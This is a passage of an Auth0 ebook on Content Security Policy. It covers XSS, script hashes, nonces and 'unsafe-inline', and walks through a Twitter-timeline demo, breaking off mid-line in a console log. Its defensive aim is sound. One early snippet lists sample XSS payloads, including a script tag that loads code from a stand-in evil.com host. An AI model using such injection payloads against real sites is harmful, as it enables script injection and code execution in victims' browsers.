
Auth0 by Okta

The Ultimate Guide to CSP

by Philippe De Ryck



EBOOK

auth0.com

Contents

Introduction

Welcome, dear reader! You have just opened the door to a wealth of information on Content Security Policy (CSP), and we are excited to take you on this journey.

Throughout this ebook, you will learn what CSP is, how to configure CSP, what it can do for you, and how you use CSP effectively in modern applications. In this introduction, we will briefly outline the need for CSP and the history of CSP. At the end of this introduction, you will find a reader's guide, helping you navigate this ebook.

So buckle up, settle in, and let's explore CSP together.

Happy reading!

The Need for CSP

Since the discussion of the first cross-site scripting (XSS) vulnerability around the year 2000, one thing has become abundantly clear: XSS vulnerabilities are hard to eradicate. Even with secure coding guidelines and detailed code analysis, these vulnerabilities can still slip through. They are more common than we would like, and they create opportunities for attackers to inject harmful code, compromising the application running in the user's browser.

Traditional defenses, like context-sensitive output encoding and sanitization, should be enough to stop XSS. Unfortunately, they aren't always applied correctly, creating vulnerabilities in our applications. That's where Content Security Policy (CSP) comes in.

The idea behind CSP is that **when** a vulnerability exists, CSP can stop the attacker from exploiting it. CSP is like an additional security guard that keeps a watchful eye over your application, providing an extra layer of protection to catch and block potential XSS attacks.

Before we get started, note that deploying CSP does not absolve you from the responsibility of following **secure coding guidelines to avoid XSS vulnerabilities** in the first place. CSP only offers a second line of defense in case something goes wrong.

The History Behind CSP

The first version of Content Security Policy (CSP) was implemented in 2010 and discussed in an **academic paper authored by people from Mozilla**. The paper described how a developer could define a security policy to tell the browser exactly which resources can be loaded in a web application.

The idea behind CSP was met with great enthusiasm, but it turns out that controlling the loading of resources in modern applications is a bit more complicated than initially thought. Nonetheless, the seed was planted, and CSP started to grow.

Gradual refinements over more than a decade have increased CSP's compatibility with applications and added numerous new features to CSP. Unfortunately, security research has also uncovered critical bypass attacks against CSP. However, with the proper guidance, we can avoid and address these weaknesses so we end up with a solid and secure CSP policy.

This ebook covers it all. We start at the beginning and gradually refine our advice on building a CSP policy. By the end of this ebook, you will have all the knowledge to deploy your own CSP and secure your applications.

A Reader's Guide to This Ebook

This ebook is written to be valuable to everyone, from first-time CSP users to seasoned web security experts. Here's a suggestion for navigating this ebook based on your level of familiarity with CSP. But remember, this guide is here to serve as your resource, so feel free to jump around based on your needs and interests. Happy reading!

CSP First-Timer

If you're new to CSP, start at the very beginning and progress chronologically. The different parts will gradually take you further in the world of CSP. Don't skip the demos and "Intermezzo: CSP by Example" in Part 1, as they will give you practical, hands-on experience with CSP. Our cheat sheets at the end of each part will benefit you, along with the prioritized deployment guide at the end of this ebook!

CSP Practitioner

If you're already familiar with the basics of CSP, you might want to skim through the first part. We recommend ensuring you are entirely up to speed with the CSP bypass attacks discussed in "Bypassing URL-based CSP Policies" in Part 1, along with the corresponding best practices. From there, feel free to move through the rest of the ebook to suit your needs, but take advantage of the case studies in Parts 1 and 2. They'll provide a real-world context for the concepts you're learning. The "Securing Single Page Apps with CSP" section in Part 3 will be especially relevant.

Seasoned Web Security Expert

As a seasoned professional, you will be pretty familiar with some of the concepts discussed in this ebook. You might find the sections on advanced CSP features, such as "Explicit and Implicit Trust Propagation" in Part 1 and the guidance on using CSP with SPAs in Part 3, more interesting. The case studies in parts 1 and 2 will give you a good idea of how CSP is used at enterprise scale.

Part 1 :
Using CSP as an XSS Defense

Using CSP as an XSS Defense

Part 1 of this ebook focuses on using CSP as a second line of defense against XSS attacks. This powerful capability is extremely relevant to protect frontend web applications. Additionally, blocking the execution of malicious JS code is the essence of CSP and also the area that is most developed.

In this part, we will take you on a journey into CSP. We start by looking at how CSP blocks potentially malicious JavaScript from executing. Next, we dive into advanced features that allow legitimate code to execute properly. We'll discuss how to integrate remote components, and how to build a rock-solid secure CSP policy. By the end of this part, you will be deeply familiar with the mechanics of CSP and current best practices for configuring CSP policies.

Blocking Script Execution with CSP

When an application contains an XSS vulnerability, user-provided data is picked up by the browser as executable code. For example, a malicious user can change their name to `philippe<script>evilCode()</script>`. When another user of the application visits the malicious user's profile, their browser will see the malicious code and execute it. That gives the malicious user control over the application's execution context in the victim's browser.

If this short recap of XSS vulnerabilities sounds confusing, I recommend you check out this **in-depth article on XSS first**.

For the remainder of this part, we assume that the application contains an XSS vulnerability that a malicious user can exploit. To exploit such a vulnerability, the attacker can use a variety of payloads. This code snippet lists a few different options.

```
<!— Inline code —>
<img src=“none.png” onerror=“evilCode()”>

<!— Code block —>
<script>evilCode()</script>

<!— Remote code file —>
<script src=“https://evil.com/code.js”></script>
```

CSP aims to prevent the execution of each of these attack vectors.
To achieve that, CSP enforces restrictions on which script code can be executed. The snippet below shows a CSP response header with a minimal policy configuration.

```
Content-Security-Policy: script-src‘self’
```

The server includes this response header on the response that sends an HTML page to the browser. This policy configuration tells the browser that this page can only execute scripts coming from its own origin.

Concretely, this means that if the application is running on `https://example.com/app`, the browser only executes remote JavaScript code coming from `https://example.com`. Anything else is blocked.

Our first attack vector from before relied on inline code to trigger the execution of malicious code. This code is present in the page, but the browser has no idea whether this code is supposed to be there. It is not loaded from `https://example.com`, so it will not execute.

Similarly, the provenance of inline code blocks is unknown, so they are not executed.

Finally, the remote code file is loaded from `https://evil.com`. Since `https://evil.com` does not correspond to the application's origin, `https://example.com`, the browser will refuse to load this file.

As you can see, CSP blocks the execution of all potentially dubious JavaScript code. Well, actually, this CSP policy blocks the execution of all JavaScript code that is not remotely loaded from the application's origin.

This means that if the application relies on inline event handlers, such as `onload` or `onclick`, that code will not execute. Similarly, if the application uses inline code blocks, they will not be executed.

> A running example of this setup is provided by the `/basics` endpoint of **this Express demo application**.

Unsurprisingly, such a CSP policy is wildly incompatible with many applications. Even today, we often rely on inline code blocks to load JavaScript code into the application.

CSP Level 2 introduces hashes and nonces to address these incompatibilities.

CSP Hashes and Nonces

CSP hashes and nonces are two mechanisms that are part of CSP Level 2. They have been introduced to approve script code in a CSP policy without having to list a specific URL as the source of the code. Let's explore both mechanisms.

CSP script hashes

Many applications rely on inline script blocks to load legitimate JavaScript code. The snippet below shows a simplified example.

```
<button id="hello">Say Hello!</button>
<script>
document.addEventListener("DOMContentLoaded", () => {
  document.getElementById("hello")
      .addEventListener("click", () => { alert("Hello!")});
})
</script>
```

As discussed before, the configuration of a CSP policy prevents this legitimate code from executing. However, CSP Level 2 allows us to include the hash of a script block in our policy. The snippet below shows a CSP policy that allows this code block to execute.

```
Content-Security-Policy: script-src 'sha256-6X6+1K/DKkKDJXeIXoOfaIX+Fzyb
9LaGtutkR5DWpQ='
```

When the browser loads the page, it encounters the script block. It now calculates the hash and checks if it is listed in the CSP policy as a legitimate script block.

> A running example of this setup is provided by the /hashes endpoint of **this Express demo application**.

The security of this mechanism relies on the underlying properties of a hashing function. Only this exact piece of code will yield the hash we included in our policy. Changing a single character, or even adding a single space, would change the hash of the script code.

In a nutshell, hashes only approve a single script block to execute. In CSP Level 2, hashes only work for inline code blocks, not for remote code files. CSP Level 3 brings support for the use of **hashes for remote code files** as well. In such a scenario, script code must be loaded with **Subresource Integrity** enabled.

> A running example of this setup is provided by the /remotehashes endpoint of **this Express demo application**. Note that at the time of witing, this feature is only supported by Chromium-based browsers.

Finally, note that you typically do not calculate these hashes manually. If you load your application in a Chromium-based browser, you can find the expected hash in the error messages of the developer console, as shown below.

```
Refused to execute inline script because it violates the following Content
Security Policy directive: “script-src ‘self’”. Either the ‘unsafe-inline’
keyword, a hash (‘sha256-6X6+1K/DKkKDJXeIXoOfaIX+FzybN9LaGtutkR5DWpQ=’),
or a nonce (‘nonce-...’) is required to enable inline execution.
```

If you’re confident that the hash shown in the message belongs to your legitimate code block, you can copy/paste it into the CSP policy.

CSP script nonces

CSP Level 2 introduces a second mechanism to allow the execution of legitimate JavaScript code: nonces. The snippet below shows the HTML of a legitimate application using nonces:

```
<button id="hello">Say Hello!</button>
<script nonce="1f40e4a23493">
document.addEventListener("DOMContentLoaded", () => {
  document.getElementById("hello")
      .addEventListener("click", () => { alert("Hello!")});
})
</script>
```

As you can see, the script block is now configured with a nonce attribute. The same nonce value occurs in the CSP policy configuration, as shown below.

```
Content-Security-Policy: script-src 'nonce-1f40e4a23493'
```

When the browser encounters an inline script block, it compares the value of the nonce attribute to the value included in the CSP policy. Matching nonces imply that this code block is a part of the legitimate application instead of being injected by an attacker.

One crucial requirement for using nonces is that they have to be fresh on every page load. Nonces should be generated from a cryptographically secure random source and should never be re-used. Otherwise, an attacker can predict the nonce and include a valid nonce on injected code blocks.

Contrary to hashes, nonces can also be used on remote code files. The CSP policy configuration from above does not approve any external sources for loading JavaScript. In practice, this means that the code file loaded in the snippet below should be blocked.

```
<script src="https://analytics.example.com/1.js" nonce="1f40e4a23493"></script>
```

However, adding a nonce to the script tag loading a remote file suffices to tell the browser that this code is legitimate.

> A running example of this setup is provided by the /nonces endpoint of **this Express demo application**.

Ignoring 'unsafe-inline'

Now that we have come this far, it's time for a confession. The statement that inline code cannot be executed without using nonces or hashes was not entirely correct. Even before CSP Level 2, there was a way to execute inline JavaScript code.


CSP supports a special keyword for the `script-src` directive: `'unsafe-inline'`. This keyword tells the browser to execute all inline JavaScript. This enables legitimate application code to execute, **but also allows injected code to be executed**. As a result, `'unsafe-inline'` disables the protections offered by CSP.

Surprisingly, CSP policies with `'unsafe-inline'` enabled are pretty standard. However, things are not always as they seem. CSP Level 2 states that if a policy contains a hash or a nonce, the browser should ignore any occurrence of `'unsafe-inline'`.

This detail will become relevant when discussing the Google case study later in this part.

Cheat sheet: Hashes and nonces

The following cheat sheet summarizes what you learned about hashes and nonces:



CSP: Hashes and Nonces

Script Hashes

Example policy:
`script-src 'sha256-iNfncdJVzRQiUdrkc1Sv8Cg1pdqfTV6wIxP9W3/RMrw='`

Hash of a script block can be included in the policy to allow the code block execution.

Changing even a single character in the code changes the hash.

This mechanism applies only to inline code blocks. Support for hashing remote code files is not universal yet.

Script Nonces

Example policy:
`script-src 'nonce-1f40e4a23493'`

The nonce attribute is added to a script tag, and the same nonce value is added to the CSP policy configuration.

Nonces have to be fresh for every page load and should be generated from a cryptographically secure random source. They should never be reused.

Unlike hashes, nonces can be used on remote code files.

'unsafe-inline'

A special keyword for the `script-src` directive in CSP, which allows all inline JavaScript to execute.

Use of `'unsafe-inline'` disables the protections offered by CSP.

CSP Level 2 states that if a policy contains a hash or a nonce, the browser should ignore any occurrence of `'unsafe-inline'`.


Intermezzo: CSP by Example

CSP hashes and nonces enable loading inline script blocks, and nonces and URLs allow the loading of remote code files. That's all we need to start building a CSP policy.

Let's build a CSP policy for a sample app. In our app, we have three relevant JavaScript features:

- We load custom script code from our own origin
- We load the Bootstrap JavaScript script code from a CDN
- We embed a Twitter timeline into our homepage

You can follow along in the running example. The `/twitter-step0` endpoint of **this Express demo application** offers a clean starting point without CSP. A screenshot of the application is shown below.



Want to hear a lame joke?

Tweets by @LameJokes69

Lame Joke Of The Day
@LameJokes69
Can you list all of the public top level domains?

ICANN#LameJokeOfTheDay


```
I am a legitimate script, so CSP should allow me to execute ...          legitimate.js:1
```

Approving the application's script code

The application needs to load code from its own origin, so let's start by adding the following CSP configuration:

```
Content-Security-Policy: script-src 'self'
```

You can find this setup in the `/twitter-step1` endpoint of the demo. A screenshot of the application is shown below.




```
Refused to execute inline script because it violates the following Content Security   twitter-step1:26
Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-
sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA='), or a nonce ('nonce-...') is required to enable inline
execution.
Refused to load the script 'https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/boot  twitter-step1:1
strap.min.js' because it violates the following Content Security Policy directive: "script-src
'self'". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.
Navigated to http://localhost:3000/twitter-step1
I am a legitimate script, so CSP should allow me to execute ...                          legitimate.js:1
>
```

Loading JS from a CDN

Next, we want to load the Bootstrap code from the CDN. Let's update the policy to allow loading resources from that host.

```
Content-Security-Policy: script-src 'self' https://cdn.jsdelivr.net
```

You can find this setup in the `/twitter-step2` endpoint of the demo. A screenshot of the application is shown below.




```
Navigated to http://localhost:3000/twitter-step2
Refused to execute inline script because it violates the following Content Security   twitter-step2:26
Policy directive: "script-src 'self' https://cdn.jsdelivr.net". Either the 'unsafe-inline' keyword, a
hash ('sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA='), or a nonce ('nonce-...') is required to
enable inline execution.
I am a legitimate script, so CSP should allow me to execute ...                          legitimate.js:1
>
```

Loading the Twitter timeline

So far, so good. The only error left to address is loading the Twitter code that will replace our anchor tag with the timeline. This code is included as in an inline code block. It is static code, so the easiest way to enable that is by including the hash of the code block.

```
Content-Security-Policy:
  script-src ‘self’ https://cdn.jsdelivr.net
             ‘sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA=’
```

You can find this setup in the `/twitter-step3` endpoint of the demo. A screenshot of the application is shown below.




```
Navigated to http://localhost:3000/twitter-step3
▸Refused to load the script 'https://platform.twitter.com/widgets.js' because it     twitter-step3:34
violates the following Content Security Policy directive: "script-src 'self' https://cdn.jsdelivr.net
'sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA='". Note that 'script-src-elem' was not explicitly
set, so 'script-src' is used as a fallback.
I am a legitimate script, so CSP should allow me to execute ...                      legitimate.js:1
>
```

Reloading the page does not give the expected result. This code block is trying to load additional resources from `https://platform.twitter.com/widgets.js`. We'll have to adjust our policy to allow that to happen.

```
Content-Security-Policy:
  script-src ‘self’ https://cdn.jsdelivr.net
             ‘sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA=’
             https://platform.twitter.com
```

You can find this setup in the `/twitter-step4` endpoint of the demo. A screenshot of the application is shown below.




```
I am a legitimate script, so CSP should allow me to execute ...                    legitimate.js:1
Navigated to http://localhost:3000/twitter-step4
▸Refused to load the script 'https://cdn.syndication.twimg.com/timeline/profile?callback widgets.js:8
=__twttr.callbac…69&suppress_response_codes=true&t=1821058&tz=GMT%2B0100&with_replies=false' because
it violates the following Content Security Policy directive: "script-src 'self' https://cdn.jsdelivr.n
